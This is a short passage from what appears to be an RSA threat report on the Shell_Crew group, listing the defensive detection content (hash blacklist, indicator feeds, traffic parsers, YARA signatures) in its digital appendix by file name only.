


Figure 53: Relationships between Trojan.Notepad samples

## Digital Appendix - Details

Below is a list of the files and folders contained within the ShellCrew\_Digital\_Appendix. All content should be tested before full integration into SA, ECAT, or 3<sup>rd</sup> party tools to prevent any adverse effects from unknown environmental variables.

ShellCrew\_Digital\_Appendix.zip File Hash: 4e324ffae9ce8688bdb2f569274dff7c

ShellCrew\_Digital\_Appendix.zip Contents:

- **ECAT\_Blacklist** (Folder containing ECAT Hash Import)
  - **Derusbi\_Notepad.xml**
- **feeds folder** (Folder containing SA feeds, Shell\_Crew Domains and IPs)
  - **Derusbi\_Domain.feed**
  - **Derusbi\_Domain.csv** (List of Shell\_Crew Domains)
  - **derusbi\_domain.xml**
  - **Derusbi\_IP.feed**
  - **Derusbi\_IP.txt** (List of Shell\_Crew IPs)
  - **derusbi\_ip.xml**
- **parsers folder** (Folder containing SA parsers)
  - **derusbi\_server.lua** (Parser for Derusbi Handshake)
  - **derusbi\_variant.parser** (Parser for Derusbi variant beaconing)
- **ShellCrewHashset.md5 file** (List of Shell\_Crew File/Tool Hashes)
- **yara folder** (Folder containing Yara sigs)
  - **Shell\_Crew.yara**

For any questions or issues deploying the Security Analytics or ECAT content into your environment, please contact RSA Support.